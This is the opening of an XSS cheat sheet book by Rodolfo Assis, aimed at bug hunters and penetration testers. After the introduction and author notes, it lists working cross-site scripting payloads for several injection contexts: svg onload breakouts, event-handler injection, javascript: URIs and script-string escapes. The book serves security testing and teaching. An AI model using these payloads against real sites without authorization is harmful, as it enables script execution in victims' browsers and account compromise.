


XSS
CHEAT SHEET

2020 EDITION

The best collection of Cross-Site Scripting vectors and payloads for Information Security professionals, bug hunters, students and enthusiasts.

RODOLFO ASSIS

"We only need to be lucky once.
They need to be lucky every time ."

Adapted from Irish Republican Army (IRA) statement - 1984.

Disclaimer

We, author and publisher, are not responsible for the use of this material or the damage caused by application of the information provided in this book.

Introduction

This cheat sheet is meant to be used by bug hunters, penetration testers, security analysts, web application security students and enthusiasts.

It's about Cross-Site Scripting (XSS), the most widespread and common flaw found in the World Wide Web. You must be familiar with (at least) basic concepts of this flaw to enjoy this book. For that you can visit my blog at https://brutelogic.com.br/blog/xss101 to start.

There's lot of work done in this field and it's not the purpose of this book to cover them all. What you will see here is XSS content created or curated by me. I've tried to select what I think it's the most useful info about that universe, most of the time using material from my own blog which is dedicated to that very security flaw.

IMPORTANT: if you got a pirate version of this material, please consider make a donation to the author at https://paypal.me/brutelogic.

The structure of this book is very simple because it's a cheat sheet. It has main subjects (Basics, Advanced, etc) and a taxonomy for every situation. Then come directions to use the code right after, which comes one per line when in the form of a vector or payload. Some are full scripts, also with their use properly explained.

Keep in mind that you might need to adapt some of the info presented here to your own scenario (like single to double quotes and vice-versa). Although I try to give you directions about it, any non-imagined specific behavior from you target application might influence the outcome.

A last tip: follow instructions strictly. If something is presented in an HTML fashion, it's because it's meant to be used that way. If not, it's probably javascript code that can be used (respecting syntax) both in HTML and straight to existing js code. Unless told otherwise.

I sincerely hope it becomes an easy-to-follow consulting material for most of your XSS related needs. Enjoy!

Rodolfo Assis (Brute)

About This Release

This release include code that works on latest stable versions of major Gecko-based browsers (Mozilla Firefox branches) and Chromium-based browsers (Google Chrome, Opera, Apple Safari and Microsoft Edge).

Current desktop versions of those browsers are: Mozilla Firefox v73, Google Chrome v80, Opera v66 and Apple Safari v13. If you find something that doesn't work as expected or any correction you think it should be made, please let me know @brutelogic (Twitter) or drop an email for brutelogic at null dot net.

Internet Explorer although still regarded as a major browser is barely covered in this release.

Some information was removed from previous edition as well as new and updated information was added to this edition.

About The Author

Rodolfo Assis aka "Brute Logic" (or just "Brute") is a self-taught computer hacker from Brazil working as a self-employed information security researcher and consultant.

He is best known for providing some content in Twitter (@brutelogic) in the last years on several hacking topics, including hacking mindset, techniques, micro code (that fits in a tweet) and some funny hacking related stuff. Nowadays his main interest and research involves Cross Site Scripting (XSS), the most widespread security flaw of the web.

Brute helped to fix more than 1000 XSS vulnerabilities in web applications worldwide via Open Bug Bounty platform (former XSSposed). Some of them include big players in tech industry like Oracle, LinkedIn, Baidu, Amazon, Groupon e Microsoft.

Being hired to work with the respective team, he was one of the contributors improving Sucuri's Website Application Firewall (CloudProxy) from 2015 to 2017, having gained a lot of field experience in web vulnerabilities and security evasion.

He is currently managing, maintaining and developing an online XSS Proof-of-Concept tool, named KNOXSS (https://knoxss.me). It already helped several bug hunters to find bugs and get rewarded as well as his blog (https://brutelogic.com.br).


Always supportive, Brute is proudly a living example of the following philosophy:

Don't learn to hack, #hack2learn.

Illustration

Layout & Design:
Rodolfo Assis
@rodoassis (Twitter)

Cover photo by Andrew Neel on Unsplash.



Summary

HTML Injection
Use when input lands inside an attribute's value of an HTML tag or outside tag except the ones described in next case. Prepend a "-->" to payload if input lands in HTML comments.

```
<svg onload=alert(1)>
"><svg onload=alert(1)>
```

HTML Injection – Tag Block Breakout
Use when input lands inside or between opening/closing of the following tags: <title><style><script><textarea><noscript><pre><xmp> and <iframe> (</*tag*> is accordingly).

```
</tag><svg onload=alert(1)>
"></tag><svg onload=alert(1)>
```

HTML Injection - Inline
Use when input lands inside an attribute's value of an HTML tag but that tag can't be terminated by greater than sign (>).

```
"onmouseover=alert(1) //
"autofocus onfocus=alert(1) //
```

HTML Injection - Source
Use when input lands as a value of the following HTML tag attributes: href, src, data or action (also formaction). Src attribute in script tags can be an URL or "data:,alert(1)".

```
javascript:alert(1)
```

Javascript Injection
Use when input lands in a script block, inside a string delimited value.

```
'-alert(1)-'
'/alert(1)//
```

Javascript Injection - Escape Bypass
Use when input lands in a script block, inside a string delimited value but quotes are escaped by a backslash.

```
\'/alert(1)//
```

Javascript Injection – Script Breakout
Use when input lands anywhere within a script block.

```
</script><svg onload=alert(1)>
```